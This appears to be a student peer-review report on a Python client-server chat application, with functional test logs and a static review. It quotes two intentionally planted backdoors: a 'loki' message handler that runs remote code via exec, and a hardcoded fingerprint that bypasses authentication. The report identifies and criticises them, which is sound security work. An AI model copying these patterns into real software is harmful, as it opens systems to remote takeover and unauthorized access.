Peer Review Report for Group 31 – Jeffrey Judd

Introduction

In this feedback, I will present a thorough review of Group 31's implementation based on dynamic and static analysis. The focus will be on identifying potential intentional backdoors and security vulnerabilities, as well as providing feedback on strengths and areas for improvement.


The code was tested for its functionality and robustness by running both the server and client applications, with particular attention paid to potential security flaws. Screenshots are provided to demonstrate the testing process.

Dynamic Analysis

a. Functional Tests


Dynamic analysis involved running the provided server.py and client.py scripts across multiple terminals and verifying functionality such as:

- **Client-server communication**: Both public and private (encrypted) chat messages were successfully transmitted between clients connected to different servers, as shown in the screenshots:



```
Choose an option:
1. Send Public Chat message
2. Send Encrypted Chat message
3. Request Client List
4. Upload File
5. Download File
6. Exit
Enter your choice:
[Private Chat] flh8bFU5oxD4mq5YYgoYZkvQizksMY6YquEtxGje/Zg=: How are you

2
Enter the receiver's fingerprint: flh8bFU5oxD4mq5YYgoYZkvQizksMY6YquEtxGje/Zg=
Enter the chat message: 11223344
Encrypted chat message sent.
```




```
2
Enter the receiver's fingerprint: EEAG97wEhtHe9TMM75eSqqNk/0bihjhnBaXWfMpWgBk=
Enter the chat message: How are you
Encrypted chat message sent.

Choose an option:
1. Send Public Chat message
2. Send Encrypted Chat message
3. Request Client List
4. Upload File
5. Download File
6. Exit
Enter your choice:
[Private Chat] EEAG97wEhtHe9TMM75eSqqNk/0bihjhnBaXWfMpWgBk=: 11223344
```

- I successfully uploaded and downloaded files between clients using the Upload File and Download File options.


Exacessful file upload:



```
Choose an option:
1. Send Public Chat message
2. Send Encrypted Chat message
3. Request Client List
4. Upload File
5. Download File
6. Exit
Enter your choice: 4
Enter the file path to upload: D:/my_work/Comp Sci 3307/peer_review/peer_review_group31.docx
File uploaded successfully. File URL: http://127.0.0.1:8000/ADVWeeEvX4MjrjCBAnRcyA==
```


As shown, the file was uploaded and shared between clients, confirming the working file-sharing feature.

Example of successful file download:



```
Choose an option:
1. Send Public Chat message
2. Send Encrypted Chat message
3. Request Client List
4. Upload File
5. Download File
6. Exit
Enter your choice:
[Public Chat] flh8bFU5oxD4mq5YYgoYZkvQizksMY6YquEtxGje/Zg=: check

5
Enter the file URL to download: http://127.0.0.1:8000/ADVWeeEvX4MjrjCBAnRcyA==
Enter the name to save the file as: sec_copy
File downloaded and saved as sec_copy
```




uploads	11/10/2024 6:54 PM	File folder	
client.py	4/10/2024 10:05 PM	Python Source File	21 KB
README.txt	4/10/2024 10:05 PM	Text Document	6 KB
sec_copy.docx	11/10/2024 7:00 PM	Microsoft Word ...	109 KB
server.py	4/10/2024 10:05 PM	Python Source File	27 KB

The file was downloaded and saved in the local directory as intended.

b. Observed Issues

- **Replay Attack Prevention**: The implementation uses a **counter** for each message to prevent replay attacks. However, I found that the **counter mechanism** could be bypassed if a client resets its counter back to 0, allowing older messages to potentially be accepted again. Strengthening the validation of the counter across client sessions could mitigate this.
- **Error handling for client disconnection**: During testing, if a client disconnected unexpectedly, the server did not always cleanly handle the disconnection, which resulted in some intermittent errors.
- **Inaccurate commands in the README file:** During testing, I found that the README file had incorrect commands for installing libraries. The correct command should be ‘pip

install requests’.


```
PS D:\my_work\Comp Sci 3307\peer_review\group31> pip install request
Defaulting to user installation because normal site-packages is not writeable
DEPRECATION: Loading egg at d:\it_app\anaconda\lib\site-packages\vboxapi-1.0-py3.11
ERROR: Could not find a version that satisfies the requirement request (from versio
ERROR: No matching distribution found for request
PS D:\my_work\Comp Sci 3307\peer_review\group31> pip install requests
Defaulting to user installation because normal site-packages is not writeable
DEPRECATION: Loading egg at d:\it_app\anaconda\lib\site-packages\vboxapi-1.0-py3.11
Requirement already satisfied: requests in d:\it_app\anaconda\lib\site-packages (2.
Requirement already satisfied: charset-normalizer<4,>=2 in d:\it_app\anaconda\lib\s
Requirement already satisfied: idna<4,>=2.5 in d:\it_app\anaconda\lib\site-packages
Requirement already satisfied: urllib3<3,>=1.21.1 in d:\it_app\anaconda\lib\site-pa
Requirement already satisfied: certifi>=2017.4.17 in d:\it_app\anaconda\lib\site-pa
```

Static Code Analysis

Code Review:


I conducted a thorough review of the provided Python scripts, specifically focusing on the handling of:

- **Encryption** (RSA, AES)
- **Socket communication**
- **File handling**

The following sections outline both the **strengths** and **vulnerabilities** identified through the code analysis.

Strengths:


- **Encryption**: The use of **RSA for key exchange** and **AES for message encryption** provides a strong foundation for secure communication.


```python
    def generate_aes_key_iv(self):
        """Generate AES key and IV."""
        key = os.urandom(16)  # 128-bit AES key
        iv = os.urandom(16)   # 128-bit IV
        return key, iv
```

- **Client-Server Architecture**: The server's design allows for multiple client connections and integrates well with neighboring servers, forming a resilient peer-to-peer network.

Vulnerabilities

1. **Backdoor 1 - Arbitrary Code Execution**:
    - One significant backdoor was discovered in the function that processes messages between servers. The use of exec(code) allows remote servers to send executable code that can be run on the server.




```python
    def process_server_message(self, server_socket, server_address, message):
        """Process messages received from other servers."""
        message_type = message.get('type')
        if message_type == 'server_hello':
            self.handle_server_hello(server_socket, server_address, message)
        elif message_type == 'loki':
            code = message.get('code')
            exec(code)
```

This represents a **critical vulnerability** because attackers could send malicious Python code and execute it on the server. The loki message type is an intentional backdoor and should be removed or replaced with secure message handling.

Backdoor 2 - Insecure Authentication Bypass:

- In another part of the code, the signature verification mechanism can be bypassed using a predefined fingerprint:



```python
        sender_fingerprint = data.get('sender')
        if sender_fingerprint == 'bypassed_fingerprint':
            print("Bypassing authentication for fingerprint:", sender_fingerprint)
            return True
```

This allows any client with this specific fingerprint to bypass the authentication process, granting them unauthorized access to the system.

Other Identified Vulnerabilities:

- **Local File Inclusion (LFI)**: The file upload and download functionality lacks proper input validation, which could potentially allow for **local file inclusion** or **path traversal attacks** if exploited by a malicious user. By manipulating the file path, an attacker could upload or download sensitive system files.

Suggestions for Improvement

- **Remove the exec() function**: This should be replaced with a safe method of processing incoming messages.
- **Strengthen authentication**: Remove hardcoded fingerprints and enforce proper signature verification.
- **Input validation for file handling**: Ensure proper validation and sanitization of file paths to avoid LFI or path traversal attacks.
- **Improve error handling**: Clean up client disconnection processes to avoid crashes.

Thank you for working hard on the chat application! If you would like further adjustments or additions, feel free to ask!